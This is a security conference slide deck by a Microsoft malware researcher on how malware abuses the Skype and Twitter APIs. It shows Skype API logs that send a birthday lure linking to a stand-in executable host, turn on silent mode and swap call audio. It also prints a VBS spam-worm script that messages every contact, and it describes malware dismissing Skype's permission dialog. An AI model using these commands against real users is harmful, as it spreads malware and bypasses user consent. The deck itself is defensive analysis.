

# The Skype is No Longer the Limit

New Ways Malware Keeps In Touch With Your Friends

David Wood

Microsoft Malware Protection Center, Australia

[david.wood@microsoft.com](mailto:david.wood@microsoft.com)

**Microsoft**

# Overview

- Why Skype and Twitter are attractive to malware writers
- Demonstration
- Skype and Twitter malware
- Security

# Skype & Twitter are Popular

- Skype – In the first half of 2010
  - At peak times 23 million users online
  - 6.4 billion min of calls to mobiles & landlines
  - 88.4 billion min of Skype-to-Skype calls
  - 40 % of these are video calls
- Twitter – in September 2010
  - 145 million registered users
  - 90 million tweets per day
  - 1 billion tweets via SMS per month (April 2010)
  - 300 000 third party applications

# Potential Gain

- Personal Information
- Conversation histories
- List of contacts
- Phone numbers
- Skype accounts may have monetary value
  - Could be used for calls or SMS

# Social Engineering

- Messages appear like they are from trusted sources
- Twitter status updates are short
  - Messages don't contain much detail
  - Addresses obfuscated by URL shorteners
- Possibility of appearing in the context of an existing Skype text chat

# Comprehensive APIs - Twitter

<http://apiwiki.twitter.com/Twitter-API-Documentation>

- Search public tweets
- Trending topic information
- Status updates
- Lists
- Direct messages
- Add/remove followers
- Edit Profile
- Favorites
- Device notifications
- Location information
- Block/unblock users
- Report spam

# Twitter Third Party Applications

- Communicate with Twitter using HTTP requests
  - eg Show whether @bob follows @alice
  - `http://api.twitter.com/1/friendships/show.xml?source_screen_name=alice&target_screen_name=bob`
- Need to authenticate the user when
  - Reading non-publicly available information
  - Updating information
  - Destroying information

# Comprehensive APIs – Skype

[http://www.skype.com/resources/public\\_api\\_ref.zip](http://www.skype.com/resources/public_api_ref.zip)

- User information
- Contact information
- Voice and video calls
- Input/output source
- Text chats
- Manage contacts
- Contact groups
- SMS
- Call forwarding
- Voicemail
- Custom menu items
- Communication between remote applications
- File transfer windows
- Keyboard events
- Logs and histories
- Window focus
- Silent Mode



# Skype Third Party Applications

SkypeControlAPIDiscover

SkypeControlAPIAttach

SkypeControlAPIAttach


WM\_COPYDATA

"Search Friends"

WM\_COPYDATA

"USERS echo123, bob"


Request



Allow/Deny



Third Party App




Skype Client



User

# Skype Tools

- Wrappers
  - Skype4COM, Skype4Py, Skype4Java
- Tracer.exe
  - <http://developer.skype.com/resources/Tracer.exe>



The screenshot shows the 'Skype Protocol Tracer' application window. The title bar reads 'Skype Protocol Tracer'. The main area contains a list of call events, each starting with '> CALL 3533'. The events include 'DURATION' (7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17) and 'VIDEO\_SEND\_STATUS NOT\_AVAILABLE' and 'VIDEO\_STATUS VIDEO\_SEND\_ENABLED'. A blue command line is active, showing the command: 'ALTER CALL 3533 SET\_INPUT file="c:\temp\xp.wav"'. Below the list is a search and filter area with buttons for 'Filter...', 'Separate', 'Clear', 'Debug...', 'View', and 'Save...'.

```
> CALL 3533 DURATION 7
> CALL 3533 DURATION 8
> CALL 3533 DURATION 9
> CALL 3533 DURATION 10
> CALL 3533 VIDEO_SEND_STATUS NOT_AVAILABLE
> CALL 3533 VIDEO_STATUS VIDEO_SEND_ENABLED
> CALL 3533 DURATION 11
ALTER CALL 3533 SET_INPUT file="c:\temp\xp.wav"
> ALTER CALL 3533 SET_INPUT file="c:\temp\xp.wav"
> CALL 3533 INPUT FILE="c:\temp\xp.wav"
> CALL 3533 DURATION 12
> CALL 3533 DURATION 13
> CALL 3533 DURATION 14
> CALL 3533 DURATION 15
> CALL 3533 DURATION 16
> CALL 3533 DURATION 17
```

ALTER CALL 3533 SET\_INPUT file="c:\temp\xp.wav"


Filter... Separate Clear Debug... View Save...

# Demonstration

# Get Access to Skype

The screenshot shows the Skype desktop application window titled "Skype™ - davids.test.skype.account". The interface includes a menu bar (Skype, Contacts, Conversation, Call, View, Tools, Help) and a sidebar with sections for "David's Test Skype Account", "Contacts", and "Conversations". A red box highlights a yellow permission dialog box in the top right corner. The dialog box contains the text "Tracer.exe wants to use Skype" and two buttons: "Allow access" and "Deny access". Below the dialog box, the main conversation area for "David" is visible, showing "Call" and "Video call" buttons, a "Check settings" button with a red exclamation mark, and a message history section with a message from "David's Test Skype Account" at 7:19 PM. A green banner at the bottom left of the application window promotes "Unlimited calls to phones from \$2.99 a month." The Microsoft logo is located in the bottom right corner of the overall image.

# Happy Birthday!



```
Skype Protocol Tracer
/ PONG
> WINDOWSTATE MINIMIZED
search friends
> USERS echo123, davids.second.test.account
get user davids.second.test.account birthday
> USER davids.second.test.account BIRTHDAY 19101001
chat create davids.second.test.account
> CHAT #davids.test.skype.account/$davids.second.test.account;4e9ff9111280f120 STATUS DIALOG
chatmessage #davids.test.skype.account/$davids.second.test.account;4e9ff9111280f120 Happy Birthday! I sent you
an e-card. You can get it from http://widgets.dodgysite.biz/ecard.exe
> MESSAGE 4553 STATUS SENDING
> MESSAGE 4553 STATUS SENDING
> CHAT #davids.test.skype.account/$davids.second.test.account;4e9ff9111280f120 POSTERS davids.test.skype.account
> CHAT #davids.test.skype.account/$davids.second.test.account;4e9ff9111280f120 ACTIVITY_TIMESTAMP 1284460301
> CHAT #davids.test.skype.account/$davids.second.test.account;4e9ff9111280f120 FRIENDLYNAME David | Happy
Birthday! I sent you an e-card. You..
> MESSAGE 4553 STATUS SENT
> CHATMEMBER 4207 IS_ACTIVE TRUE
> CHAT #davids.test.skype.account/$davids.second.test.account;4e9ff9111280f120 ACTIVEMEMBERS
davids.second.test.account davids.test.skype.account
PING
> PONG
PING
> PONG
PING
> PONG
> MESSAGE 4585 STATUS RECEIVED
> CHAT #davids.test.skype.account/$davids.second.test.account;4e9ff9111280f120 POSTERS
davids.second.test.account davids.test.skype.account
> CHAT #davids.test.skype.account/$davids.second.test.account;4e9ff9111280f120 ACTIVITY_TIMESTAMP 1284460403
PING
get chatmessage 4585 body
```

Filter... Separate Clear Debug... View Save... Send command

# Happy Birthday!

The screenshot shows a Skype window titled "Skype™ - davids.second.test.account". The interface includes a menu bar (Skype, Contacts, Conversation, Call, View, Tools, Help), a left sidebar with "Contacts" and "Conversations" tabs, and a main chat area. The chat area shows a conversation with "David's Test Skype Account". A message from "David's Test" is highlighted with a red box, containing the text: "Happy Birthday! I sent you an e-card. You can get it from <http://widgets.dodgysite.biz/ecard.exe>". A subsequent message from "David" says "Thank you for the birthday malware!". The chat area also features "Call" and "Video call" buttons, a "Check settings" button, and a filter for "Show messages from: Yesterday • 7 days • 30 days".

Skype™ - davids.second.test.account

Skype Contacts Conversation Call View Tools Help

David  
Call any phone. It's free the first time.

New Search Contacts, Groups and Conversation Top...

Contacts Conversations

David's Test Skype Account  
Echo / Sound Test Service

18,649,566 people online

Call phones  
Directory

Our new Subscriptions - The cheapest way to call phones with Skype  
Now with an amazing 20% off all subs...

David's Test Skype Account + Add people

8:35 PM Australia  
English  
davids.test.skype.account

Skype Add phone number

Call Video call Check settings

Show messages from: Yesterday • 7 days • 30 days

David's Test Happy Birthday! I sent you an e-card. You can get it from <http://widgets.dodgysite.biz/ecard.exe> 8:31 PM

David Thank you for the birthday malware! 8:33 PM

Share Extras

# Adding a Menu Item

# Adding a Menu Item

The screenshot shows the Skype Protocol Tracer window with a list of network messages and a command input area. A red rectangle highlights a blank space in the message list. Several red arrows point to specific commands, and a green arrow points to a message.

```
> PONG
PING
> PONG
PING
> PONG
PING
> PONG
PING
> PONG
PING
> PONG
PING
> PONG
PING
> PONG
PING
> PONG
PING
> WINDOWSTATE MAXIMIZED
> WINDOWSTATE NORMAL
create menu_item vb2010 context tools caption "Do NOT Click!" enabled true
> MENU_ITEM vb2010 CREATED
> MENU_ITEM vb2010 CLICKED CONTEXT tools
delete menu_item vb2010
> DELETE MENU_ITEM vb2010
set silent_mode on
PING
> PONG
PING
> PONG
```


set silent\_mode on

Filter... Separate Clear Debug... View Save...



# Silent Mode

- Disables visible display of calls, messages, and other events



# Change the Audio Input Source

# Remote Applications

# Remote Applications

Local

Remote

```
Skype Protocol Tracer
-----
create application vb2010
> CREATE APPLICATION vb2010
PING
> PONG
alter application vb2010 connect
davids.second.test.account
> ALTER APPLICATION vb2010 CONNECT
davids.second.test.account
> APPLICATION vb2010 CONNECTING
davids.second.test.account
> APPLICATION vb2010 STREAMS
davids.second.test.account:1
> APPLICATION vb2010 CONNECTING
PING
> PONG
alter application vb2010 write
davids.second.test.account:1 Hello world!
> ALTER APPLICATION vb2010 WRITE
davids.second.test.account:1
> APPLICATION vb2010 SENDING
davids.second.test.account:1=14
> APPLICATION vb2010 SENDING
PING
> PONG
> APPLICATION vb2010 RECEIVED
davids.second.test.account:1=16
alter application vb2010 read
davids.second.test.account:1
> ALTER APPLICATION vb2010 READ
davids.second.test.account:1 Hello right back
> APPLICATION vb2010 RECEIVED
alter application vb2010 disconnect
davids.second.test.account:1
> ALTER APPLICATION vb2010 DISCONNECT
application vb2010 disconnect davids.second.test
Send command
Filter... Separate Clear Debug... View Save...
```

```
Skype Protocol Tracer
-----
> CURRENTUSERHANDLE davids.second.test.account
> USERSTATUS ONLINE
create application vb2010
> CREATE APPLICATION vb2010
PING
> PONG
> APPLICATION vb2010 STREAMS
davids.test.skype.account:1
PING
> PONG
> APPLICATION vb2010 RECEIVED
davids.test.skype.account:1=12
PING
> PONG
alter application vb2010 read
davids.test.skype.account:1
> ALTER APPLICATION vb2010 READ
davids.test.skype.account:1 Hello world!
> APPLICATION vb2010 RECEIVED
alter application vb2010 write
davids.test.skype.account:1 Hello right back
> ALTER APPLICATION vb2010 WRITE
davids.test.skype.account:1
> APPLICATION vb2010 SENDING
davids.test.skype.account:1=18
> APPLICATION vb2010 SENDING
PING
> PONG
> APPLICATION vb2010 STREAMS
PING
> PONG
PING
> PONG
PING
> PONG
delete application vb2010
> DELETE APPLICATION vb2010
delete application vb2010
Filter... Separate Clear Debug... View Save...
```

# Malware's use of Skype


Threat	★ Payload			★ Method of Accessing Skype			
	Spread	Spam	Steal Info	Skype 4COM	Skype API	Keyboard/ Mouse Events	Hook Windows APIs
VBS/Skypams		★		★			
Latchiwire	★			★			
PeskySpy			★				★
Pushbot	★					★	
Pykspa	★		★		★	★	
Rimecud	★					★	
Slenfbot	★					★	
Sohanad	★					★	
Spector			★		★		
Stration	★				★		

# Malware's use of Twitter

Threat	★ Payload			★ Method of Accessing Twitter			
	Spread	Steal Auth Token	Command & Control	XSS Vuln	Twitter API	Paste to Window	Steal Auth Token
JS/Twitime	★	★		★			
JS/Twitini			★		★		
JS/Twooken		★		★			
MSIL/Twooeebot			★		★		
Win32/Koobface	★				★		★
Win32/Pykspa	★					★	
Win32/Svelta			★		★		
Win32/Worksud			★		★		

# Skype Malware Example

- Spammer:VBS/Skypams



```
File Edit Format View Help
set Nrr1P = wscript.createObject("Scripting.FileSystemObject")
set uDlVA = wscript.createObject("wscript.shell")
set yADA1 = wscript.createObject("skype4COM.skype", "skype_")
yADA1.Client.Start()
yADA1.Attach()
For Each GAG In yADA1.Friends
yADA1.SendMessage GAG.handle," Labas! "
yADA1.SendMessage GAG.handle," www... naujas, linksmas, smagus .... zaidimas! "
yADA1.SendMessage GAG.handle," Jei reiks pagaibos del zaidimo rasyk! "
next
```

# Worm:Win32/Pykspa

- Automatically dismiss "Allow Access" dialog
  - Enumerate windows searching for tskAclForm
- Spams localized messages
  - Queries client for preferred language
- Collects information – user & public contacts
  - Name, gender, DOB, location, phone numbers, online status, video capabilities, mood text
  - PSTN account balance, chat history, current calls



# Worm:Win32/Pykspa cont'd

- Hang up current calls
- Change online status
- Transfers files
- Use API strings later supplied by backdoor's controller
- Spreads via Twitter
  - Searches for open windows with title containing Twitter
  - Sends messages supplied by backdoor's controller

# New Functionality for Old Families

- Win32/Slenfbot and Win32/Pushbot
  - Recently added Skype spreading
  - Uses only keyboard and mouse events, and not the Skype APIs
  - Same approach as for instant messaging programs
- Win32/Koobface
  - Twitter spreading
  - Extracts authenticity token from cookie
  - Same approach as for social networking sites

# Twitter Malware - Win32/Svelta

- Uses Twitter for command and control
- Gets timeline from malicious account
- Base 64 encoded URLs for other components
  - aHR0cDovL2JpdC5seS9MT2ZSTyBodHRwOi8vYm10Lmx5L01tZ2
  - "http://bit.ly/LO\*\*\* http://bit.ly/Im\*\*\*"
- Accounts usually suspended quickly

# Twitter Malware - JS/Twitini

- Gets trending data for previous week
  - <http://search.twitter.com/trends/weekly.json?callback=c&exclude=hashtags>
- Uses algorithm to generate a domain
  - Current date
  - First letter of previous day's top trending topic
- Authors register the same domain
  - Script can download malware from there

# Skype Security

- Strong encryption for Internet component of communication
  - 256 bit AES with 1024 bit RSA for key negotiation
- Non-clickable links in contact requests
- Greyed out OK button for Silent Mode dialog
- User Guidelines

# Twitter Security

- Deprecation of HTTP Basic Authentication
  - OAuth used for authentication
- Rate Limiting
- PIN for SMS status update
- URL Shortening service – t.co
  - Blocks known malicious links
  - May re-expand URLs
- Spam, phishing and malware tracking systems

# Conclusions

- Skype and Twitter are an attractive target for malware
- Difficult for Skype or Twitter to completely protect against actions of an infected system
- Both have taken steps to mitigate certain techniques, but malware writers work around these
- Users need to be vigilant

# Any Questions?

david.wood@microsoft.com

**Microsoft**<sup>®</sup>

*Your potential. Our passion.*<sup>™</sup>